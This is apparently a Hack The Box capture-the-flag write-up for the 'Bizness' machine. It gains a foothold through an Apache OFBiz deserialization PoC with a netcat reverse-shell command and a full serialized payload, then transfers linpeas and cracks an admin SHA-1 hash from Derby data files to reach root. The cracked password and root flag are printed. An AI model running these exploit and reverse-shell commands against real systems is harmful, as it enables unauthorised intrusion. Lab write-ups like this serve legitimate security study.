HTB - Bizness

Overview
| Machine | Bizness |
| Rank | Easy |
| Focus | - |
CONTENT HIDDEN - ACTIVE MACHINE!
After searching around for what tcpwrapped means, we find an article on secwiki:
tcpwrapped refers to tcpwrapper, a host-based network access control program on Unix and Linux. When Nmap labels something tcpwrapped, it means that the behavior of the port is consistent with one that is protected by tcpwrapper. Specifically, it means that a full TCP handshake was completed, but the remote host closed the connection without receiving any data.
It is important to note that tcpwrapper protects programs, not ports. This means that a valid (not false-positive) tcpwrapped response indicates a real network service is available, but you are not on the list of hosts allowed to talk with it. When a very large number of ports are shown as tcpwrapped, it is unlikely that they represent real services, so the behavior probably means something else like a load balancer or firewall is intercepting the connection requests.
Not much we can do with port 43903, for now at least. Next, we will add the domain found to our local hosts file:
1
2
$ cat /etc/hosts | grep -I bizness.htb
10.10.11.252    biz bizness.htb
We can pay the domain a visit via our browser. The homepage looks like this:

After skimming through the site, it seems that BizNess is a data-focused consulting company of some sort. Looking at the bottom we can see that the site is “Powered by Apache OFBiz” and “Designed by BootstrapMade”. Since we don’t have much else to do, let’s search if OFBiz and BootstrapMade can offer us anything of interest.
Initial foothold
Searching first for “Apache OFBiz”, we find this extremely well-written post which explains what exactly this app is, what critical vulnerability has as well as how it works, and also includes a PoC!
In brief, quoted from the article above:
Apache Open For Business (OFBiz) is an Enterprise Resource Planning (ERP) solution that caters to the diverse needs of businesses across different industries, providing a unified platform for managing and optimizing various business processes.
By reading the above article, we can find the directory shown below which includes the app’s version:


So, it’s time to try the PoC and see if we can get a reverse shell!
A
1
2
3
# set up a listener
$ nc -lvnp 1337
listening on [any] 1337 ...
1
2
3
4
5
6
7
8
9
10
11
12
13
# check if the target is vulnerable
$ python3 exploit.py --url https://bizness.htb
[+] Scanning started...
[+] Apache OFBiz instance seems to be vulnerable.

# send the payload to the target
$ python3 exploit_test.py --url https://bizness.htb/ --cmd 'nc -e /bin/sh 10.10.14.11 1337'
[+] Generating payload...
[+] Payload generated successfully.
[+] Payload generated:
rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAK29yZy5hcGFjaGUuY29tbW9ucy5iZWFudXRpbHMuQmVhbkNvbXBhcmF0b3LjoYjqcyKkSAIAAkwACmNvbXBhcmF0b3JxAH4AAUwACHByb3BlcnR5dAASTGphdmEvbGFuZy9TdHJpbmc7eHBzcgA/b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmNvbXBhcmF0b3JzLkNvbXBhcmFibGVDb21wYXJhdG9y+/SZJbhusTcCAAB4cHQAEG91dHB1dFByb3BlcnRpZXN3BAAAAANzcgA6Y29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLmludGVybmFsLnhzbHRjLnRyYXguVGVtcGxhdGVzSW1wbAlXT8FurKszAwAGSQANX2luZGVudE51bWJlckkADl90cmFuc2xldEluZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQlsABl9jbGFzc3QAEltMamF2YS9sYW5nL0NsYXNzO0wABV9uYW1lcQB+AARMABFfb3V0cHV0UHJvcGVydGllc3QAFkxqYXZhL3V0aWwvUHJvcGVydGllczt4cAAAAAD/////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAACdXIAAltCrPMX+AYIVOACAAB4cAAABrLK/rq+AAAAMgA5CgADACIHADcHACUHACYBABBzZXJpYWxWZXJzaW9uVUlEAQABSgEADUNvbnN0YW50VmFsdWUFrSCT85Hd7z4BAAY8aW5pdD4BAAMoKVYBAARDb2RlAQAPTGluZU51bWJlclRhYmxlAQASTG9jYWxWYXJpYWJsZVRhYmxlAQAEdGhpcwEAE1N0dWJUcmFuc2xldFBheWxvYWQBAAxJbm5lckNsYXNzZXMBADVMeXNvc2VyaWFsL3BheWxvYWRzL3V0aWwvR2FkZ2V0cyRTdHViVHJhbnNsZXRQYXlsb2FkOwEACXRyYW5zZm9ybQEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0RPTTtbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjspVgEACGRvY3VtZW50AQAtTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ET007AQAIaGFuZGxlcnMBAEJbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjsBAApFeGNlcHRpb25zBwAnAQCmKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1BeGlzSXRlcmF0b3I7TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjspVgEACGl0ZXJhdG9yAQA1TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvZHRtL0RUTUF4aXNJdGVyYXRvcjsBAAdoYW5kbGVyAQBBTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjsBAApTb3VyY2VGaWxlAQAMR2FkZ2V0cy5qYXZhDAAKAAsHACgBADN5c29zZXJpYWwvcGF5bG9hZHMvdXRpbC9HYWRnZXRzJFN0dWJUcmFuc2xldFBheWxvYWQBAEBjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudGltZS9BYnN0cmFjdFRyYW5zbGV0AQAUamF2YS9pby9TZXJpYWxpemFibGUBADljb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvVHJhbnNsZXRFeGNlcHRpb24BAB95c29zZXJpYWwvcGF5bG9hZHMvdXRpbC9HYWRnZXRzAQAIPGNsaW5pdD4BABFqYXZhL2xhbmcvUnVudGltZQcAKgEACmdldFJ1bnRpbWUBABUoKUxqYXZhL2xhbmcvUnVudGltZTsMACwALQoAKwAuAQAebmMgLWUgL2Jpbi9zaCAxMC4xMC4xNC4xMSAxMzM3CAAwAQAEZXhlYwEAJyhMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9Qcm9jZXNzOwwAMgAzCgArADQBAA1TdGFja01hcFRhYmxlAQAdeXNvc2VyaWFsL1B3bmVyMzAzNzIyMjc4MTI3MTUBAB9MeXNvc2VyaWFsL1B3bmVyMzAzNzIyMjc4MTI3MTU7ACEAAgADAAEABAABABoABQAGAAEABwAAAAIACAAEAAEACgALAAEADAAAAC8AAQABAAAABSq3AAGxAAAAAgANAAAABgABAAAALwAOAAAADAABAAAABQAPADgAAAABABMAFAACAAwAAAA/AAAAAwAAAAGxAAAAAgANAAAABgABAAAANAAOAAAAIAADAAAAAQAPADgAAAAAAAEAFQAWAAEAAAABABcAGAACABkAAAAEAAEAGgABABMAGwACAAwAAABJAAAABAAAAAGxAAAAAgANAAAABgABAAAAOAAOAAAAKgAEAAAAAQAPADgAAAAAAAEAFQAWAAEAAAABABwAHQACAAAAAQAeAB8AAwAZAAAABAABABoACAApAAsAAQAMAAAAJAADAAIAAAAPpwADAUy4AC8SMbYANVexAAAAAQA2AAAAAwABAwACACAAAAACACEAEQAAAAoAAQACACMAEAAJdXEAfgAQAAAB1Mr+ur4AAAAyABsKAAMAFQcAFwcAGAcAGQEAEHNlcmlhbFZlcnNpb25VSUQBAAFKAQANQ29uc3RhbnRWYWx1ZQVx5mnuPG1HGAEABjxpbml0PgEAAygpVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAR0aGlzAQADRm9vAQAMSW5uZXJDbGFzc2VzAQAlTHlzb3NlcmlhbC9wYXlsb2Fkcy91dGlsL0dhZGdldHMkRm9vOwEAClNvdXJjZUZpbGUBAAxHYWRnZXRzLmphdmEMAAoACwcAGgEAI3lzb3NlcmlhbC9wYXlsb2Fkcy91dGlsL0dhZGdldHMkRm9vAQAQamF2YS9sYW5nL09iamVjdAEAFGphdmEvaW8vU2VyaWFsaXphYmxlAQAfeXNvc2VyaWFsL3BheWxvYWRzL3V0aWwvR2FkZ2V0cwAhAAIAAwABAAQAAQAaAAUABgABAAcAAAACAAgAAQABAAoACwABAAwAAAAvAAEAAQAAAAUqtwABsQAAAAIADQAAAAYAAQAAADwADgAAAAwAAQAAAAUADwASAAAAAgATAAAAAgAUABEAAAAKAAEAAgAWABAACXB0AARQd25ycHcBAHhxAH4ADXg=
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.
1
2
3
$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.252] 51636
We got a shell ! Let’s upgrade it before moving forward:
1
2
3
4
5
6
7
8
9
10
11
python3 -c 'import pty;pty.spawn("/bin/bash")'
ofbiz@bizness:/opt/ofbiz$ ^Z
[1]+  Stopped                 nc -lvnp 1337

┌──(kali㉿CSpanias)-[~]
└─$ stty raw -echo; fg
nc -lvnp 1337

ofbiz@bizness:/opt/ofbiz$ export TERM=xterm
ofbiz@bizness:/opt/ofbiz$ cat ~/user.txt
<SNIP>
Privilege escalation
We can try transferring linpeas.sh to the target and see if that can help us find any privesc path:
1
2
3
# create a python server on the linpeas.sh directory
$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
1
2
3
4
5
6
7
8
9
10
11
# downloading linpeas from our local server
ofbiz@bizness:~$ wget http://10.10.14.11:8888/linpeas.sh
--2024-01-10 13:05:39--  http://10.10.14.11:8888/linpeas.sh
Connecting to 10.10.14.11:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847920 (828K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 828.05K  2.51MB/s    in 0.3s

2024-01-10 13:05:39 (2.51 MB/s) - ‘linpeas.sh’ saved [847920/847920]
1
2
3
4
# confirming that the target is reaching our local server
$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
10.10.11.252 - - [10/Jan/2024 18:05:39] "GET /linpeas.sh HTTP/1.1" 200 -
We have successfully transferred the file. All we have to do is give it execute permissions and then run it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
# assign execute permission
ofbiz@bizness:~$ chmod +x linpeas.sh

<SNIP>

╔══════════╣ Searching *password* or *credential* files in home (limit 70)

<SNIP>

/usr/lib/systemd/system/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.service
/usr/lib/systemd/system/systemd-ask-password-wall.path
/usr/lib/systemd/system/systemd-ask-password-wall.service
  #)There are more creds/passwds files in the previous parent folder

/usr/share/man/man1/systemd-tty-ask-password-agent.1.gz
/usr/share/man/man7/credentials.7.gz
/usr/share/man/man8/systemd-ask-password-console.path.8.gz
/usr/share/man/man8/systemd-ask-password-console.service.8.gz
/usr/share/man/man8/systemd-ask-password-wall.path.8.gz
/usr/share/man/man8/systemd-ask-password-wall.service.8.gz
  #)There are more creds/passwds files in the previous parent folder

/usr/share/pam/common-password.md5sums
/var/cache/debconf/passwords.dat
/var/lib/pam/password
After going through the linpeas results, we can’t find anything interesting, except we can see a file called passwords.dat. According to howtogeek:
A file with the
.datfile extension is a generic data file that stores specific information relating to the program that created the file. A DAT file contains important information for software to handle, usually either in plain text or binary format.
We can search for DAT files to see what comes back:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# search for '.dat' files
ofbiz@bizness:~$ find / -type f -name '*.dat' 2>/dev/null
/var/cache/debconf/passwords.dat
/var/cache/debconf/templates.dat
/var/cache/debconf/config.dat
/usr/lib/jvm/java-11-openjdk-amd64/lib/tzdb.dat
/usr/share/GeoIP/GeoIP.dat
/usr/share/GeoIP/GeoIPv6.dat
/usr/share/publicsuffix/public_suffix_list.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c10001.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c7161.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c12fe1.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/cf4f1.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/cc3f1.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/cc581.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c11601.dat

<SNIP>
From the output we can see that the ofbiz app generates a lot of .dat files inside the derby directory. Apache Derby is an open-source Java-based fully transactional relational database system (RDBMS). It seems that the ofbiz app uses the Apache Derby RDBMS which in turn generates a lot of .dat files.
After reading a lot about Derby and DAT files, I believe this post explains best what’s the situation here:
“…I believe your files (in this case the
derby/ofbiz/seg0/<name>.datfiles) have some sort of data structure that is parsed by your program, forming some sort of database with folders and users… thus your files are data files (ending with.datas a convention).”
Let’s combine all the files’ content into a big file, so we can then use grep to search for interesting info:
WHY NOT DO THAT ON THE MACHINE ITSELF?
1
2
3
4
5
6
7
8
9
# combine all files' content into one file
ofbiz@bizness:~$ find / -type f -name '*.dat' 2>/dev/null | xargs cat > dat_file
cat: /var/cache/debconf/passwords.dat: Permission denied
# confirm that the file was generated
ofbiz@bizness:~$ ls
dat_files.txt  linpeas.sh  user.txt
# check line-count
ofbiz@bizness:~$ wc -l dat_files.txt
173992 dat_files.txt
Everything looks good, so we can begin looking for things of interest. After a while we can find a SHA-1 hash:
1
2
ofbiz@bizness:~$ strings dat_file | grep -i password | grep -i admin
                <eeval-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp="2023-12-16 03:40:23.445" currentPassword="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" enabled="Y" hasLoggedOut="N" lastUpdatedStamp="2023-12-16 03:44:54.272" lastUpdatedTxStamp="2023-12-16 03:44:54.213" requirePasswordChange="N" userLoginId="admin"/>
Let’s try to crack this:
On CyberChef: From Base64 (URL safe) > To Hex Content (All chars)

Then create a file using the format hash:salt for hashcat:
1
2
3
4
5
6
7
8
$ cat hash
b8fd3f41a541a435857a8f3e751cc3a91c174362:d

$ hashcat -m 120 -a 0 hash /usr/share/wordlists/rockyou.txt

<SNIP>
b8fd3f41a541a435857a8f3e751cc3a91c174362:d:monkeybizness
<SNIP>
Finally, we can switch to root and get the root flag:
1
2
3
4
ofbiz@bizness:~$ su root
Password:
root@bizness:/home/ofbiz# cat /root/root.txt
b90bcb5567cdac3791d313c8bc43e785
–>